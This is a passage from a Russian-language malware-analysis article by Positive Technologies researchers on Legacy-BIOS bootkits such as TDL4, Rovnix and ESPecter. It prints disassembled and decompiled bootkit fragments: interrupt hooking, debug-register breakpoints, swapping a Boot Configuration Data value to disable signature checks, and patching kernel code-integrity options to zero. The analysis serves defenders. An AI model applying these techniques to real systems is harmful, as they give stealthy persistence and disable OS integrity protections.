add di, (Offset13 - Handler13)
mov si, 04ch
push 0
pop ds

cli
movsd
mov [si-4], ax
mov [si-2], es
sti

```

### TDL4


```

seg0000:7C79 mov ds:dword_C6, eax
seg0000:7C7D mov ax, cs
seg0000:7C7F shl eax, 10h
seg0000:7C83 mov ax, 0B9h
seg0000:7C86 mov ss:INT_13h_addr, eax ; // 0x7CB9
seg0000:7C8B sub sp, 0Eh
seg0000:7C8F push 10h
seg0000:7C92 mov bp, sp
seg0000:7C94 mov si, 5D8h
seg0000:7C97 mov cx, 4
seg0000:7C9A call sub_8176

```

Чтобы сохранить данные при переключении в защищенный режим работы процессора, некоторые буткиты, такие как Rovnix, применяют копирование части своего вредоносного кода в неиспользованную область таблицы IDT.

Чтобы «пережить» переключение режимов, буткит Rovnix использует Interrupt Descriptor Table



Bootkit Threats: In Depth Reverse Engineering & Defense. Eugene Rodionov, Aleksandr Matrosov REcon 2012 (https://www.welivesecurity.com/wp-content/uploads/200x/REcon2012.pdf)

Кроме того, чтобы передать управление на код, спрятанный в таблице, этот буткит использует механизм отладки с помощью специальных регистров, ставя точку

останова на адрес точки входа Winload.exe. И как только управление передается на Winload.exe, сработает ранее перехваченный обработчик первого — дебажного — прерывания и выполняется вредоносный код.

```


// NT6 uses code segment selector 20h
mov cx, 20h
@@:
mov [bx+2], cx    ;// selector
mov [bx+6], ax    ;// segment hi-bits

// Setting execution break on OSLoader entry (NT5 only)
// Ntldr always locates OSLoader.exe at 40000h. The entry point of OSLoader is always 40100h.
mov eax, 40100h
mov dr2, eax

// Enabling read/write breakpoint for R0 and execute for R2
mov eax, 00030622h
mov dr7, eax
ret
HookIdt endp
HookIdt_end::

```

Когда этап с загрузочными секторами пройден, буткит нацеливается на работу с загрузчиком системы и ядром.



В частности, имея контроль над процессом чтения данных перехваченного обработчика прерываний, буткит может подменять значения загрузочных параметров VCD. Например, буткит может вынудить загрузиться систему в уязвимом режиме.

### Подмена параметров Boot Configuration Data:

- BcdLibraryBoolean\_DisableIntegrityCheck — отключение проверки
- BcdLibraryBoolean\_AllowPrereleaseSignatures — разрешение тестовых подписей
- BcdOSLoaderBoolean\_WinPEMode — загрузка в режиме Presentation Environment

```

seg0000:7F68 loc_7F68:
seg0000:7F68 cmp     dword ptr es:[bx], 30303631h ; 0x16000020
seg0000:7F68 jnz     short loc_7F8E ; BcdLibraryBoolean_EmsEnabled
seg0000:7F70
seg0000:7F72 cmp     dword ptr es:[bx+4], 30323030h
seg0000:7F7B jnz     short loc_7F8E
seg0000:7F7D mov     dword ptr es:[bx], 30303632h ;
seg0000:7F7D ; 0x26000022
seg0000:7F7D ; BcdOSLoaderBoolean_WinPEMode
seg0000:7F85 mov     dword ptr es:[bx+4], 32323030h
  
```

В частности, вредонос TDL4 проверяет, какой параметр считывается: если это EmsEnabled, то буткит подменяет его на параметр WinPEMode и загружает систему в режиме Pre-Installation Environment, в котором проверка подписей отключена.

### TDL4 подменяет модуль kdcom.dll на вредоносный

```

LODWORD(v8) = BImgAllocateImageBuffer(
    (unsigned int)&v71,
    (((unsigned int)(__rdtsc() >> 4) & 0x3F) + 1) << 12,
    0xE0000012,
    0x20000,
    0,
    0);
if ( (int)v8 < 0 )
    goto LABEL_28;
v36 = OsllloadImage(a3, 3758096402i64, a2->Buffer, L"kdcom.dll", 0i64, 0i64, 0, v29, &v64, 0, 0, 1, 0i64);
v8 = v36;
if ( v36 < 0 )
{
    v19 = 8i64;
    goto LABEL_44;
}
a2->Buffer[v15] = 0;
a2->Length = v12;
if ( !(_BYTE)v76 )
{
  
```

000017B1 Os!pLoadAllModules:276 (2EC3B1)


Winload.exe

Rovnix использует более интересный способ. Этот буткит модифицирует список загрузочных драйверов, вставляет свой драйвер, и ядро, когда оно будет проходить по этому списку в процессе инициализации, вызовет точку входа вредоносного драйвера.





Ниже мы видим, что в первом параметре функции OslArchTransferToKernel содержится указатель на структуру LoaderBlock, и он же передается в качестве единственного параметра точки входа ядра.



Если говорить о более свежих зловредах, то буткит ESPecter, описанный коллегами из ESETниже, перехватывает функцию OslArchTransferToKernel и патчит проверку

цифровых подписей в ядре, оставляя систему в уязвимом состоянии.

Заметим, что этими приемами злоумышленники не ограничиваются: им ничего не мешает, имея возможность влиять на загрузку, выдумать любой механизм, который позволит достичь своей цели.

```

_int64 SepInitializeCodeIntegrity()
{
  unsigned int CiOptions; // edi
  _LIST_ENTRY *p_BootDriverListHead; // rbx
  _LOADER_PARAMETER_EXTENSION *Extension; // rcx
  _LOADER_PARAMETER_CI_EXTENSION *CodeIntegrityData; // rdx
  char *LoadOptions; // rcx

  CiOptions = 6;
  memset(&unk_140438464, 0, 0xC4ui64);
  p_BootDriverListHead = 0i64;
  SeCiCallbacks = 0xD0;
  qword_140438528 = 0xA00007i64;
  if ( KeLoaderBlock_0 )
  {
    Extension = KeLoaderBlock_0->Extension;
    if ( Extension )
    {
      CodeIntegrityData = Extension->CodeIntegrityData;
      if ( CodeIntegrityData )
        CiOptions = CodeIntegrityData->CodeIntegrityOptions;
    }
    LoadOptions = KeLoaderBlock_0->LoadOptions;
    if ( LoadOptions && SepIsOptionPresent(LoadOptions) )
      SeCiDebugOptions |= 1u;
    if ( KeLoaderBlock_0 )
      p_BootDriverListHead = &KeLoaderBlock_0->BootDriverListHead;
  }
  return CiInitialize(CiOptions, p_BootDriverListHead, &SeCiCallbacks);
}

_int64 SepInitializeCodeIntegrity() PATCHED
{
  unsigned int CiOptions; // edi
  _LIST_ENTRY *p_BootDriverListHead; // rbx
  _LOADER_PARAMETER_EXTENSION *Extension; // rcx
  _LOADER_PARAMETER_CI_EXTENSION *CodeIntegrityData; // rdx
  char *LoadOptions; // rcx

  CiOptions = 6;
  memset(&unk_140438464, 0, 0xC4ui64);
  p_BootDriverListHead = 0i64;
  SeCiCallbacks = 0xD0;
  qword_140438528 = 0xA00007i64;
  if ( KeLoaderBlock_0 )
  {
    Extension = KeLoaderBlock_0->Extension;
    if ( Extension )
    {
      CodeIntegrityData = Extension->CodeIntegrityData;
      if ( CodeIntegrityData )
        CiOptions = 0;
    }
    LoadOptions = KeLoaderBlock_0->LoadOptions;
    if ( LoadOptions && SepIsOptionPresent(LoadOptions) )
      SeCiDebugOptions |= 1u;
    if ( KeLoaderBlock_0 )
      p_BootDriverListHead = &KeLoaderBlock_0->BootDriverListHead;
  }
  return CiInitialize(CiOptions, p_BootDriverListHead, &SeCiCallbacks);
}

```

Figure 7. Comparison of Hex-Rays decompiled `SepInitializeCodeIntegrity` function before (left) and after (right) it is patched in memory

“UEFI threats moving to the ESP: Introducing ESPECTER bootkit” by ESET  
<https://www.welivesecurity.com/2021/10/05/uefi-threats-moving-esp-introducing-especter-bootkit/>

## В заключении материала повторим основные угрозы:

- ядро ОС не всегда может быть уверено в себе;
- код, который выполняется в процессе загрузки, в тех же зараженных MBR и VBR, может получить доступ к любым данным, расположенным на диске без каких-либо ограничений;
- несмотря на то, что Legacy-BIOS уходит в небытие, до сих пор миллионы машин работают на Windows 7 и XP, при этом зачастую они функционируют на критически важных узлах.

На этом все.

В этом материале мы постарались рассказать об основных угрозах, связанных с буткитами, нацеленными на Legacy-BIOS, обрисовать наиболее популярные техники атак и объяснить, почему такие зловерды по-прежнему используются.

*Авторы:*

- *Антон Белоусов, старший специалист отдела обнаружения вредоносного ПО экспертного центра безопасности Positive Technologies (PT Expert Security Center)*
- *Алексей Вишняков, руководитель отдела обнаружения вредоносного ПО экспертного центра безопасности Positive Technologies (PT Expert Security Center)*

Автор статьи *ptsecurity*